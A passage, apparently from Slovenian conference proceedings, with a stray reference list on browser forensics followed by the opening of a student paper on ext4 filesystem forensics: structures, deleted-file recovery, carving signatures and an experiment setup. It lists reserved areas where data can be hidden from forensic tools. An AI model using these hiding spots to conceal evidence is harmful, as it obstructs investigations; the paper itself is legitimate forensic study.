[2] http://www.ico.gov.uk/upload/documents/library/data_protection/practical_application/protecting_your_personal_information_online.pdf

[3] http://en.wikipedia.org/wiki/Web_cache

[4] http://searchdatamanagement.techtarget.com/definition/privacy

[5] https://www.google.com/intl/en/chrome/browser/features.html#privacy

[6] http://support.google.com/chrome/bin/answer.py?hl=en&answer=95464&topic=14678&ctx=topic

[7] http://www.nirsoft.net/utils/chrome_history_view.html

[8] http://www.nirsoft.net/utils/chrome_cache_view.html

[9] http://www.nirsoft.net/utils/chrome_cookies_view.html

[10] https://support.mozilla.org/en-US/kb/private-browsing-browse-web-without-saving-info

[11] https://developer.mozilla.org/en-US/docs/Mozilla/Firefox/Releases/2?redirectlocale=en-US&redirectslug=Firefox_2_for_developers

[12] https://code.google.com/p/sqlite-manager/

[13] http://resources.infosecinstitute.com/firefox-and-sqlite-forensics/

[14] http://en.wikipedia.org/wiki/Privacy_mode

[15] http://www.intaforensics.com/Blog/How-Private-Is-In-Private-Browsing.aspx

[16] http://www.raboof.com/projects/iecache/

[17] http://www.forensicswiki.org/wiki/Internet_Explorer_History_File_Format

[18] http://kb.digital-detective.co.uk/display/NetAnalysis1/Internet+Explorer+Cache

[19] http://www.swiftforensics.com/2011/09/internet-explorer-recoverystore-aka.html

[20] http://digitoktavianto.web.id/analysis-web-browser-forensic-using-browser-forensic-tools.html

[21] http://linuxzoo.net/page/caine3.0_wk9a.html

Forenzika datotečnega sistema ext4

Digitalna forenzika

Blaž Divjak
blaz@divjak.si

Peter Kacin
peter.kacin@gmail.com

Žiga Stopinšek
ziga@stopinsek.eu

POVZETEK

V članku je predstavljen datotečni sistem ext4 in njegovi predhodniki. Opisane so vse pomembne značilnosti datotečnih sistemov, možnosti zlorabe ter pomembni vidiki pri forenzični preiskavi. Opisujemo načine, kako prikriti podatke, kako obnoviti izbrisane datoteke ter kako se lotiti temeljite preiskave celotnega datotečnega sistema. Predstavljen je eksperiment obnove izbrisane datoteke z uporabo sledi, ki so na voljo na datotečnem sistemu (*inode*, podatkovni bloki, imeniške strukture, dnevnik ...). Ugotavljamo, da je ext4 še vedno precej neugoden za forenzično preiskavo.

1. UVOD

Datotečni sistem določa, kako so datoteke, metapodatki datotek in druge informacije spravljene na fizičnem disku [6, 9]. Operacijskemu sistemu omogoča hiter dostop do podatkov, učinkovito razporejanje z neporabljenim prostorom in hitro urejanje ter brisanje podatkov.

Serija *extended* datotečnih sistemov se največ uporablja na GNU/Linux distribucijah. Prvi, t. i. ext datotečni sistem, je nastal z namenom zamenjave MINIX-ovega datotečnega sistema, ki je bil omejen z maksimalno kapaciteto 64 MB in maksimalno dolžino imena datoteke na 14 znakov. *Extended* datotečni sistemi se razvijajo skupaj z Linux jedrom (angl. *kernel*).

Ext4 je najnovejši datotečni sistem v seriji in privzet na veliki večini GNU/Linux distribucij. To pomeni, da ga lahko najdemo na ogromno spletnih in drugih strežnikih, ki še ne uporabljajo trenutno manj stabilnega datotečnega sistema *btrfs* (B-tree file system) ali z licenco GPL nekompatibilnega ZFS (Sun Microsystems). Ext4 velja kot vmesna stopnja migracije na *btrfs* datotečni sistem [6].

V [1] izpostavljajo, da se tržni delež Microsofta hitro manjša in da je potrebno pozornost posvetiti drugim datotečnim sistemom. V [2] so pripravili študijo forenzičnih aplikacij na ZFS-ju, za *btrfs* pa podobne študije še ni.

GNU/Linux spada med najbolj razširjene operacijske sisteme na vseh platformah [20], razen na osebnih računalnikih, kjer po zadnjih podatkih obsega le 1,51% delež. W3Techs (januar 2013) ugotavlja, da ga uporablja 32,9% strežnikov. Če gre verjeti Security space (avgust 2006), pa celo 60% strežnikov. Pri superračunalnikih pa GNU/Linux obsega 93,8% delež.

Mobilne naprave (pametni telefoni in tablični računalniki) se trenutno prodajajo veliko hitreje kot osebni računalniki. Nekatere naprave imajo nameščene operacijske sisteme iOS ali Windows Mobile, veliko pa jih temelji na GNU/Linux operacijskem sistemu. Največji tržni delež med GNU/Linux mobilnimi napravami ima Android (26% delež glede na vse ostale platforme, s katerimi se dostopa na internet [20]), na trg pa prihajata tudi mobilni Ubuntu in Firefox OS. Ker mobilne naprave nosijo ogromno različnih informacij o uporabniku [4], postaja temeljito poznavanje ext4 datotečnega sistema nujno.


V okviru članka smo si za pomoč forenzični analizi datotečnega sistema *ext4* zastavili naslednje cilje:

- temeljito poznavanje ext4, njegovih struktur in operacij, ki se na njem izvajajo
- iskanja vseh sledi, ki jih puščajo datoteke (v bitnih slikah, *inode* strukturah in dnevniku)
- spoznavanje možnih načinov skrivanja podatkov in odkrivanja skritih podatkov
- iskanje sledi izbrisa datotek z orodji *rm*, *srm* in *shred*
- preizkus metod klesanja podatkov oz. datotek

2. DATOTEČNA SISTEMA EXT2 IN EXT3

Ext3 datotečni sistem je naslednik sistema Ext2. Ext3, čeprav prinaša ogromno novosti, še vedno podpira vse ključne tehnologije takrat zelo popularnega Ext2 [6]. Razlikuje se predvsem v naslednjih točkah [15]:

- uporaba dnevnika (angl. *journal*)
- mrežno spreminjanje velikosti datotečnega sistema
- H-drevesa za indeksiranje imenikov



Slika 1: Organizacija particije pri datotečnih sistemih ext2 in ext3 [6].

Ker imata ext2 in ext3 enako strukturo, forenzične tehnike in anti-forenzične tehnike, so tudi tehnike za preprečevanje anti-forenzičnih tehnik enake [9]. Zaradi vseh teh podobnosti jih v tem članku obravnavamo enako in izpostavljamo samo bistvene razlike.

Namen dnevnikov je zavarovati občutljivo pisanje podatkov na fizični disk. Operacije se najprej zabeležijo in šele nato izvedejo. V primeru, da pride do izpada elektrike, se ob ponovnem zagonu sistema prekinjene operacije ponovijo od začetka.

Velikost datotečnega sistema se v ext3 lahko spreminja brez ponovnega zagona sistema. Vpeljana H-drevesa pa omogočajo indeksiranje imenikov, tako da lahko namesto $O(n)$ iskanja po povezanem seznamu iščemo s časovno zahtevnostjo $O(\log n)$ po drevesu.

Oba datotečna sistema sta danes že zastarela, zamenjal ju je **ext4**, ki pa ni popolnoma kompatibilen s predhodnikoma [6]. V nadaljevanju bomo podrobneje predstavili tehnične značilnosti datotečnih sistemov ext2 in ext3 ter njune forenzične možnosti in ovire.

2.1 Organizacija particije

Osnovna enota na trdem disku je *sektor* (navadno velik 512 B), vendar oba datotečna sistema operirata s tako imenovanimi *bloki* (lahko so velikosti 1024 B, 2048 B ali 4096 B). Ti bloki so organizirani v *bločne skupine* (*block group*) na particiji (slika 1). Vsaka bločna skupina ima enako število blokov in struktur *inode*.


2.2 Struktura inode

Struktura *inode* vsebuje osnovne metapodatke o neki datoteki, kot so časovni podatki, pravice in kazalci na podatkovne bloke. Vsaka datoteka mora imeti dodeljen lasten *inode*. Posledica tega je, da število podatkov na disku ni omejeno samo z velikostjo prostora, ampak tudi s številom *inode*-ov. Ti so spravljeni v t. i. tabeli *inode*-ov. Velikost table je sorazmerna z velikostjo bloka, ki ga datotečni sistem uporablja.

Inode pozna različne vrste bločnih kazalcev na podatkovne bloke [6]:

- enojni posredni (angl. *single indirect block*)
- dvojni posredni (angl. *double indirect block*)
- trojni posredni (angl. *triple indirect block*)

Enojni posredni kazalci oz. bloki so v celoti spravljeni v strukturi. Ti kažejo neposredno na podatke. Dvojni posredni



Slika 2: Shema bločnih kazalcev [6].

kazalci kažejo na blok, kjer so spravljeni enojni posredni kazalci. Podobno trojni posredni kazalci kažejo na bloke dvojnih posrednih kazalcev. Različne vrste kazalcev so v uporabi zaradi različnih velikosti datotek. Shema je prikazana na sliki 2.

2.3 Bloki

Datotečna sistema poznata več vrst blokov:

- superblok (angl. *superblock*)
- deskriptorji skupin (angl. *group descriptors*)
- bitne slike struktur *inode* (angl. *inode bitmaps*)
- bitne slike podatkovnih blokov (angl. *block bitmaps*)
- *inode* tabele (angl. *inode tables*)

Superblok je repozitorij metapodatkov celotnega datotečnega sistema. Vsebuje informacije o skupnem številu blokov in struktur *inode*, številu blokov v bločni skupini, število dostopnih blokov in kazalec na prvi dosegljiv *inode*.


Deskriptorji skupin vsebujejo metapodatke o določeni bločni skupini: razpon *inode*-ov v skupini, vsebovani bloki v skupini ipd. Superblok in deskriptorji skupin so prvotno bili identični v vsaki bločni skupini iz varnostnih razlogov. Zaradi varčevanja s prostorom pa se po novem uporablja *Sparse SuperBlock Option* [6]. Če je opcija vključena, se informacije pridobijo samo iz superbloka in deskriptorjev skupin 0, bločne skupine, varnostne kopije pa se nahajajo na vseh lihih bločnih skupinah (1., 3., 5., itd.).

Bitne slike struktur *inode* in podatkovnih blokov določajo, kateri so že uporabljeni (bit 1) in kateri niso (bit 0). Lokacija bitnih slik je zapisana v deskripturju skupin v poljih *bg_inode_bitmap* in *bg_block_bitmap*.

2.4 Dnevniki

Dnevniki se prvič pojavijo v sistemih ext3 za dodatno zavarovanje podatkov na disku. V primeru zrušitve sistema se tako lahko podatki obnovijo. V ext3 ima dnevnik fiksno dolžino in se sproti prepisuje. Nanj se zapisujejo transakcije, ki se nato lahko med obnavljanjem sistema ponovno izvršijo.

Dnevniško zapisovanje se izvaja ločeno od operacij datotečnega sistema. Dnevnik je predstavljen kot ločena bločna naprava, imenovana *Journal Block Device*, za konsistentnost zapisanih operacij pa skrbi datotečni sistem.



Slika 3: Shema dnevnika v ext3.

Bloki v dnevniku so različnih vrst:

- *Jounral Super Block* (JSB)
- *Descriptor Block* (D[x])
- *File System Metadata* (FSM)
- *Commit Block* (C[x])
- *Revoke Block* (R[x])

Shema je prikazana na sliki 3.

Journal Super Block je različen od superbloka datotečnega sistema. Njegova naloga je razbrati prvi bločni deskriptor v dnevniku. Ker se dnevnik obnaša kot krožna struktura, njegov začetek ni nujno na začetku fizičnega prostora.

Descriptor Block je številčen in določa začetek transakcije. *Commit Block* je prav tako številčen in določa konec transakcije. *Revoke Block* preprečuje spremembe med samim procesom obnovitve. Vsak blok, ki je vsebovan v *Revoke Block*-u in ima pripadajoča transakcija manjšo številko od številke *Revoke Block*-a, se ne bo obnovil.

Dnevnike je mogoče uporabljati na tri različne načine:

- Journal - najvarnejši in najbolj prostorsko požrešen, zapisuje metapodatke in vsebino najprej v dnevnik ter oboje nato kopira v datotečni sistem
- Ordered - privzeta možnost v večini Linux distribucij, ki shranjuje le metapodatke in jih zapiše po zapisovanju na datotečni sistem
- Writeback - v dnevniku se beležijo samo metapodatki, vendar ne nujno po zapisovanju na datotečni sistem

Nastavijo se ob priklopu (angl. *mount*) datotečnega sistema.

2.5 Indeksiranje imenikov s H-drevesi

Do datotečnega sitema ext3 so imeniki bili indeksirani s povezanim seznamom, zato je bilo iskanje v primeru večjega števila imenikov lahko prepočasno. Ker B-drevesa niso skladna s filozofijo ext3 datotečnega sistema, so iskali drugačne rešitve [3].

Implementacija B-dreves v XFS datotečnem sistemu (Silicon Graphics Inc.) je večja kot vsa izvorna koda ext2 in ext3 datotečnih sistemov skupaj). Uporabniki drugih datotečnih sistemov, ki uporabljajo B-drevesa za indeksiranje, so se pritoževali tudi nad izgubo podatkov.

H-drevesa so v principu podobna B-drevesom. Uporabljajo 32-bitne razpršene ključe. Struktura odpravlja omejitev števila imenikov v ext3 (32.000) [8]. H-drevesa je mogoče vključiti v ext3 od leta 2002 dalje, v sistemih ext4 pa so že privzeta. Imajo konstantno globino: največ en ali dva nivoja. Ključ se izračuna na podlagi imena imenika in skrivnega ključa datotečnega sistema (sol).

3. FORENZIKA DATOTEČNIH SISTEMOV EXT2 IN EXT3

Za forenziko datotečnih sistemov ext2 in ext3 poznamo veliko orodij, med njimi tudi orodje *SleuthKit*.

Med datotečnima sistema ni veliko razlik, ki bi bile bistvene pri forenzični preiskavi. Pomembna razlika je v uporabi struktur *inode* pri brisanju [6]. Ext2 označi strukturo *inode* kot izbrisano ter postavi pripadajoč bit v bitni sliki na 0. Tako ni težko povrniti izbrisanih datotek. Ext3 pa prepiše tudi blokovne kazalce, zato je veliko težje obnoviti izbrisane datoteke (potrebno je uporabiti t. i. klesanje podatkov - *data carving*). Ext4 se obnaša podobno.

V nadaljevanju bomo predstavili nekaj ugotovitev pri skrivanju podatkov in pri forenzični preiskavi dnevnika.

3.1 Skrivanje podatkov

Datotečni sistem vsebuje prostore, ki so rezervirani za potencialne razširitve datotečnega sistema [9]. Trenutno programska oprema teh prostorov ne uporablja, zato so idealni za skrivanje podatkov. Prav tako obstaja vrsta neporabljenega prostora. Nekaj takšnih lokacij:

1. 16 B v deskriptorjih skupin
2. v prvem KB particije
3. 512 bitov v rezerviran prostor za strukture *inode*
4. 1 KB do 4 KB v redundanten superblok
5. 384 bajtov rezerviranih za dodatne informacije o datotečnem sistemu ali razširitve datotečnega sistema v superbloku
6. preostali prostor v bloku, v katerem se nahaja superblok (odvisno od velikosti superbloka)

Čeprav tega prostora samega po sebi ni veliko, je pa razporejen po celotnem disku in se večje kose informacij lahko razdeli na manjše dele.

Zapisovanje v zgoraj naštete prostore sprememb ne odkrijejo forenzična orodja *EnCase*, *FTK* in *iLook*. Orodje za preverjanje datotečnega sistema *e2fsck* poroča napako (”Bad mode”) samo v primeru skrivanja podatkov v prostor za rezervirane strukture *inode*.

3.2 Preiskava dnevnika

Dnevnik vsebuje ogromno metapodatkov, ki bi lahko bili zanimivi pri forenzični preiskavi (npr. celotni *inode*-i). V primeru, da dnevnik vsebuje tudi dejanske kopije podatkov, je možno iz njega povrniti celotno izbrisano datoteko, tudi če je bila v dejanskem datotečnem sistemu prepisana [13].

4. DATOTEČNI SISTEM EXT4

Prva pomembnejša razlika med ext3 in njegovim naslednikom ext4 je v maksimalni velikosti datoteke. Ta se je povečala iz 2 TB na 16 TB. Indeksiranje s H-drevesi je vključeno avtomatsko.

Superblok v ext4 je podoben superbloku prejšnjih verzij, vendar vsebuje nekaj novih polj za podporo 64 bitnim bločnim naslovom. Časovna polja so še vedno 32-bitna. V zadnjih verzijah Linux jedra [6] vsebuje tudi polja za sledenje napakam in za posnetke stanj.

V nadaljevanju bomo podrobneje predstavili nekatere bistvene novosti, ki so lahko pomembne tudi pri forenzični preiskavi.

4.1 Bločne skupine

Bločne skupine ext4 rešuje na podoben način, vendar dodaja rešitev omejenega število bločnih deskriptorjev v bločni skupini. V uporabi sta dva načina reševanja tega problema: meta-bločne skupine in fleksibilne bločne skupine.


Meta-bločne skupine so bloki, ki vsebujejo serijo bločnih skupin in jih opisuje le en bločni deskriptor. Slednja rešitev se že uporablja v ext3 datotečnih sistemih po verziji jedra 2.6 [5].

Fleksibilne (angl. *flex*) bločne skupine se prvič pojavijo v ext4 datotečnem sistemu. V takšni skupini se več bločnih skupin združi kot ena logična bločna skupina. *Inode* tabela in bitna slika sta v fleksibilni bločni skupini razširjeni, tako da lahko vključujeta podatke notranjih bločnih skupin.

Vsaka bločna skupina, ki pripada fleksibilni bločni skupini, vsebuje:

- *Super Block Copy* (SBC)
- *Group Descriptor Table* (GDT)
- *Group Descriptor Growth Blocks* (GDGB)
- *Flex Group Block Bitmap* (FGBBM)
- *Flex Group Inode Bitmap* (FGIBM)
- *Flex Group Inode Table* (FGIT)
- *Datablock*

Število bločnih skupin v fleksibilni skupini mora biti potenca števila 2. Velikost vseh teh struktur je enaka velikosti bloka na datotečnem sistemu pomnoženo s številom bločnih skupin v fleksibilni skupini.



Slika 4: Prikaz drevesa področij [6].

4.2 Področja

Področja (angl. *extents*) so še ena pomembna funkcionalnost datotečnega sistema ext4. Nadomeščajo bločne kazalce, ki smo jih omenjali v poglavju 2.2. So veliko bolj uspešni pri dodeljevanju podatkovnih blokov večjim datotekam. Področje je v osnovi skupina povezanih fizičnih blokov. Vsebuje podatek, koliko naslednjih blokov je določenih s tem področjem.

Drevo področij se nahaja v strukturi *inode* in zaseda 60 B. Znotraj enega *inode* so lahko do 4 področne strukture, ki so velike 12 B. Prvih 12 B pa zaseda glava drevesa področij. Vsako področje ima le 16 bitov [10], s katerimi lahko predstavi število blokov v področju. En bit je rezerviran kot del funkcionalnosti predhodnega dodeljevanja blokov (angl. *block pre-allocation*). To pomeni, da lahko vsako področje vsebuje največ 2^{15} blokov, kar je skupaj 128 MB podatkov pri privzeti velikosti bloka za ext4 (4 KB).

S štirimi področji lahko naslovimo 0,5 GB podatkov. Če je podatkov več, se drevo področij poglobi. Vidno je povečanje globine, ki v *inodu* ni enaka 0. Spremeni se struktura drevesa področij v *inodu*. Doda se indeks področij, ki vsebuje 32-bitno informacijo [5] o naslednjem nivoju v drevesu. Ta kaže na blok, ki ima 12B glavo področja, takšno kot se nahaja tudi v *inodu*. Cel blok, ki je na ext4 privzeto velik 4 KB lahko potem vsebuje področja. Tako lahko naslovimo 340 področij v enem 4 KB bloku. Z njimi lahko predstavimo 43,5 GB veliko datoteko.

4.3 Inode in čas

Strukture *inode* v ext4 vsebujejo poleg že določenih atributov 128-bitnega *inode* še osem dodatnih fiksnih atributov in prostor za hitre razširjene atribute. Fiksni atributi so:

- i_extra_isize
- i_pad
- i_ctime_extra
- i_mtime_extra
- i_atime_extra
- i_crtime
- i_crtime_extra

- i_version_hi

256 B je nova privzeta velikost *inode* v ext4 sistemih (pri predhodniku je bila 128 B). Omogoča merjenje časa v nanosekundah in podpira 64-bitne številke verzij *inode*-ov. Pomembna novost je ta, da nov način merjenja časa (30 bitov je rezerviranih za nanosekunde, 2 bita pa za določanje obdobja, razen pri času izbrisa), podaljša problem časovnega preskoka leta 2038 za dodatnih 272 let.

Spremembe vplivajo tudi na dnevnike, tako da so ti posodobljeni na t. i. JDB2, ki omogoča dnevniške zabeležke za 32- in 62-bitne datotečne sisteme.

4.4 Skalabilnost

Maksimalna velikost datotečnega sistema je 1 eksabajt. Zaradi tega se pojavijo nova polja v superbloku in deskriptojih bločnih skupin. Nekaj blokov je rezerviranih za širitev tabele deskriptorjev bločnih skupin. Če se razširi datotečni sistem, se mora v tabelo vstaviti nove deskriptorje. Če ni več prostora, se nov blok preslika iz rezerviranega prostora. Tako se datotečni sistem skozi čas širi in ne ostane fiksen, tako kot ext2.

Ext4 nima omejitve števila podimenikov. To je zaradi novega privzetega načina shranjevanja imeniških vnosov. Ext4 uporablja namesto povezanega seznama H-drevesa s konstantno globino.

4.5 Kompatibilnost

Ext4 je samo delno kompatibilen z ext2 in ext3. Ext3 naprave se lahko priklopijo z uporabo ext4, obratno pa ne. Starejše datoteke bodo še vedno uporabljale stare strukture *inode*, novejše pa vse pridobitve v ext4. Nekatere razširitve v ext4 se lahko pridobijo tudi s priklopom starejše particije, vendar brez uporabe področij.

4.6 Dodeljevanje blokov

Spremenjen je tudi način dodeljevanja blokov. V ext4 se rezervira določeno število blokov za neko datoteko še preden se potrebujejo. Na rezervirane bloke se nič ne zapiše, kar je zelo pomembno za forenzično preiskavo. Področja določajo tudi razpon blokov z neinicializirano vsebino. Največja dolžina neinicializiranih blokov je lahko $2^{15} - 1$.

Pomembna novost je tudi zapoznelo dodeljevanje blokov. Vsi bloki, ki jih je potrebno dodeliti, se shranijo v spominu in se določijo šele takrat, ko se podatki poravnajo na disk.

4.7 Zanesljivost

Tudi dnevniki so v ext4 nekoliko spremenjeni. Uporablja se CRC32 kontrolna vsota. Če se med obnavljanjem izračunana kontrolna vsota ne ujema z zapisano v dnevniku, potem se vse povezane transakcije ne upoštevajo. Kontrolna vsota lahko prepozna bloke, ki niso zapisani v dnevniku. Rezultat naj bi bila 20% večja hitrost datotečnega sistema.

Deskriptorji skupin uporabljajo CRC16 kontrolne vsote in so zato postali bolj robustni. Omogočajo veliko hitrejši začetni pregled datotečnega sistema.

5. FORENZIČNE APLIKACIJE V EXT4

Poglavje povzema ugotovitve Fairbanks et al. [6], ki so pomembne za forenzično analizo. Na začetku je opisana metodologija, ki so jo uporabljali, v nadaljevanju pa njihove ugotovitve.

5.1 Metodologija

Rezultate analiz so preverjali z orodjem *debugfs* iz paketa *e2fstools*. Teste so vršili na Ubuntu 10.04 LTS GNU/Linux distribuciji z jedrom verzije 2.6.32-38.

Testno sliko velikosti 100 MB so pripravili z orodjem *dd*. Z *mke2fs* in opcijami "*-q -F -t ext4 -b 1024 -G2 -i 1024 -E lazy_itable_init=1*". Nato so za vsak podatkovni blok določili po en *inode*. Sliko so priklopili in na njej ustvarili 1024 B velike datoteke, dokler niso zapolnili diska. Vsakih 1000 datotek so grupirali v podimenik. Nato so vse datoteke izbrisali in naložili ogromno datoteko, v katero so zapisovali podatke, dokler ni bil disk poln. Dobljena datoteka je bila močno fragmentirana.

Dvonivojsko H-drevo so pridobili tako, da so postopek ponovili na novi sliki, kjer manjših datotek iz korenskega imenika niso grupirali.

5.2 Izbrisane datoteke

Ob izbrisu datoteke z uporabo rm, se struktura področij, ki prebiva znotraj *inoda*, izniči. S tem se izgubi kazalec na to, kje se nahajajo podatki. Področja v *inodu* so lahko največ štiri. Če je datoteka večja, je področij več, kot je opisano v razdelku 4.2. Globina področnega drevesa se zato poveča. V *inodu* imamo tako indeksni kazalec na liste področij ali pa kazalec na nadaljne indekse, če je globina drevesa večja. V raziskavi, opisani v članku [6], so ugotovili, da v takšnem primeru, kljub izbrisu datoteke v *inodu*, še vedno ostane kazalec na indeks področja. Tako je mogoče v forenzični raziskavi iti po sledi drevesa področij in rekonstruirati datoteko, če ta še ni bila prepisana.

Bistvena razlika med datotekami na disku, ki so večje od 0,5 GB ali močno fragmentirane, in manjšimi z največ štirimi področji je, da ob izbrisu manjših datotek izgubimo vse kazalce nanje. Ob izbrisu večjih pa ostanejo sledi v obliki indeksov področij, ki jim lahko sledimo in rekonstruiramo datoteko.

5.3 Metapodatki

Čeprav je *inode* primarni repozitorij metapodatkov, so lahko nekateri zmešani v podatkovnih blokih med gradnjo dreves za področja. Posledično lahko izvajamo klesanje metapodatkov. Med klasifikacijo indeksnih vozlišč se lahko glava področja uporabi za identifikacijo bloka in tudi celotne hierarhije področij.

5.4 Podatki

Podatki o imenikih in datotekah so spravljeni v podatkovnih blokih, tako kot pri prejšnjih verzijah datotečnega sistema. Predhodno dodeljevanje blokov, ki potekajo zaradi preprečevanja fregmentacije, lahko povzročijo, da so podatki skriti v velikih datotekah. Potrebno je pregledati neinicializirana področja za ostanke podatkov.

Tabela 1: Nekateri datotečni podpisi

Datoteka	Heksadecimalen podpis
JPG/JPEG	FF D8 FF E0
	FF D8 FF E1
	FF D8 FF E8
PNG	89 50 4E 47 0D 0A 1A 0A
DOC	D0 CF 11 E0 A1 B1 1A E1
	0D 44 4F 43
	FCF 11 E0 A1 B1 1A E1 00
	DOC DB A5 2D 00
	DOC EC A5 C1 00
DOCX	50 4B 03 04
	50 4B 03 04 14 00 06 00
ODT	50 4B 03 04
PDF	25 50 44 46

Nekaj podatkov ostane tudi v vozliščih H-dreves. Med vozlišči H-dreves je tudi neizkoriščen prostor, kamor je teoretično možno skriti podatke brez negativnega vpliva na datotečni sistem. Podatki se lahko skrijejo tudi v rezervirane bloke deskriptorjev skupin (za širitev datotečnega sistema) in neinicializirane bločne skupine.

5.5 Dnevnik

Dnevnik je repozitorij prejšnjih podatkov in metapodatkov. Preiščemo lahko *inode*-e, bitne slike, imeniške vnose itd. Najdemo lahko tudi indeksna vozlišča področij. Čeprav ni večjih sprememb v dnevnikih datotečnega sistema ext4, še ni učinkovitih orodij za njegovo analizo [6].

5.6 Klesanje po ext4

Klesanje je iskanje datotek po neki vsebini na podlagi vsebine datoteke in ne na podlagi njenih metapodatkov. Klesanje je pogosto edini način za obnovitev podatkov na ext4 datotečnih sistemih [6].

Problem pri klesanju je, če so podatki fragmentirani po disku [4]. Orodja bodo tako našla samo tisti skupek blokov, ki vsebuje iskano glavo. Nekaj pomembnih glav oz. datotečnih podpisov (angl. *file signatures*) je zbranih v tabeli 1 (vir: `http://filesignatures.net/`).

Drugačen pristop, ki ga uporablja orodje Lazarus, je naslednji:

1. Preberi sklop podatkov (privzeto 1 K)
2. Ugotovi, če je sklop tekstoven ali binaren
   a. če tekstoven, ga klasificiraj glede na vsebino
   b. če binaren, ga klasificiraj z uporabo *file* ukaza
3. Če je sklop uspešno klasificiran, ga primerjaj s prejšnjimi sklopi:
   a. če je razred enak, predvidevaj, da pripadata isti datoteki
   b. če je razred različen, predvidevaj, da pripadata različnim datotekam
4. Če sklop ni bil uspešno klasificiran, ga primerjaj s prejšnjimi sklopi:
   a. če je tip (binaren ali tekstoven) enak, predvidevaj, da pripadata isti datoteki
   b. če je tip različen, predvidevaj, da pripadata različnim datotekam

Pomembna informacija pri preiskovanju s klesanjem je, da so datoteke, ki pripadajo nekemu imeniku, navadno razvrščene skupaj po disku.

6. EKSPERIMENTI

V praktičnih eksperimentih smo na predpripravljenem razdelku ext4 najprej analizirali v poglavju 4 opisane sestavne dele ext4. Nato smo z uporabo treh orodij za izbris, ki so opisana v razdelku 6.2, izbrisali datoteko na datotečnem sistemu in nato poskusili poiskati koliko podatkov o datoteki na datotečnem sistemu ostane po izbrisu. Podatke smo iskali v *inode*-ih, podatkovnih blokih v imeniških strukturah in v dnevniku.

6.1 Predpriprava

Za analizo datotečnega sistema smo pripravili 50MB velik ext4 razdelek. Izdelali smo ga z uporabo ukazov dd in mke2fs. Datotečni sistem smo nato priključili na Linux sistemu v direktoriju /mnt/ext4. V korenski imenik na datotečnem sistemu smo prenesli datoteko *at.txt*. Datoteka je vsebovala le znake @ in je bila velika 1MB. Datotečni sistem smo nato odklopili in izdelali tri kopije za analizo orodij za izbris. Osnovnega smo obdržali za primerjavo. Različne slike datotečnih sistemov smo nato uporabili za iskanje sledi datoteke *at.txt* po izbrisu v metapodatkih, imeniških strukturah in podatkovnih blokih. Vsako izmed treh kopij smo priključili in na njej z uporabo različnih orodij za brisanje datotek datoteko *at.txt* izbrisali. Orodja za brisanje so opisana v razdelku 6.2.

Za preizkus uporabe različnih dnevniških tipov smo na enak način pripravili še 4 datotečne sisteme. Vsak je bil nastavljen za različen tip beleženja dnevnika. Tipi dnevnika so *ordered*, *journal*, *writeback*, ter sistem brez dnevnika.

6.2 Uporabljena orodja

V tem razdelku so opisana orodja, ki smo jih uporabili pri pripravi datotečnega sistema, brisanju datoteke iz njega in njegovi analizi, ter iskanju podatkov v njem.

6.2.1 hexdump

Za lažji pregled datotečnega sistema in njegovih sestavnih delov smo uporabili orodje **hexdump**[7]. **Hexdump** omogoča izpis binarnih datotek v ljudem prijaznejši obliki. Pri izpisu je vsak bajt predstavljen z dvojico šestnajstiških cifer, kar uporabniku olajša branje. Poleg tega so vrstice izpisa dolge 16B, kar omogoča lažje razmejevanje med bloki datotečnega sistema. Dolžina bloka je namreč večkratnik števila 16, zato se blok vedno začne na začetku vrstice. Če se pri ukazu uporabi stikalo *-C*, se na koncu vrstice izpiše še ASCII interpretacija bajtov vrstice.

6.2.2 dd

Ukaz **dd** v Unix operacijskih sistemih je namenjen kopiranju in pretvorbi datotek. V Unix okoljih se tudi naprave in tokovi obnašajo kot datoteke, zato lahko ukaz dd uporabljamo tudi pri delu z njimi. S forenzičnega vidika je uporaben predvsem za izdelavo identične kopije pomnilnega medija, kot so trdi diski, USB palčke, zgoščenke, itd. Izdelava identične kopije nosilcev podatkov je pri forenzičnih postopkih zelo pomembna, saj praviloma analizo podatkov vršimo nad kopijami podatkov, pri čemer je ključnega pomena, da podatki niso spremenjeni. Na ta način ohranimo tudi sledi, ki so znotraj operacijskega sistema skrite. Tak primer je MBR (Master Boot Record), ki se nahaja na prvih 512B pomnilne naprave in iz operacijskega sistema ni lahko dostopen, saj je namenjen predvsem zagonu operacijskega sistema, potem pa za delovanje sistema ni več pomemben. Ukaz **dd** se uporablja tudi pri izrezovanju surovih podatkov iz diska. Tako lahko iz podatkov, ki znotraj datotečnega sistema niso več vidni zklesamo pobrisane datoteke oziroma izrežemo druge forenzične sledi.

Pri privzetem načinu ukaz bere podatke iz standardnega vhoda na standardni izhod. To lahko spremenimo s stikali *if* (vhodna datoteka) in *of* (izhodna datoteka). Če s stikalom *bs* (velikost bloka) ni drugače določeno, ukaz za branje in pisanje uporabi privzeto velikost bloka 512 B. S stikalom *count* določimo koliko blokov naj se skopira, za preskok prvih *n* blokov pa se uporablja stikalo *skip*.

6.2.3 debugfs

Orodje **debugfs** je del zbirke orodij **e2fsprogs**, ki so namenjena za vzdrževanje datotečnih sistemov ext2, ext3 in ext4. **Debugfs** je datotečni sistem na osnovi RAMa, namenjen razhroščevanju extX datotečnih sistemov. Orodje poenostavlja dostop do podatkov datotečnega sistema, ki so sicer skriti pred običajnimi uporabniki operacijskega sistema. **Debugfs** je močno orodje, ki omogoča temeljito manipulacijo s strukturami datotečnega sistema extX. Od navadnega manipuliranja z datotekami, pa do manipulacije z dnevnikom, *inode*-i in posameznimi bloki datotečnega sistema. Tukaj se bomo osredotočili na možnosti, ki smo jih uporabili pri naši analizi. Bralcu, ki ga orodje zanima podrobneje si lahko več prebere na strani za pomoč[14].

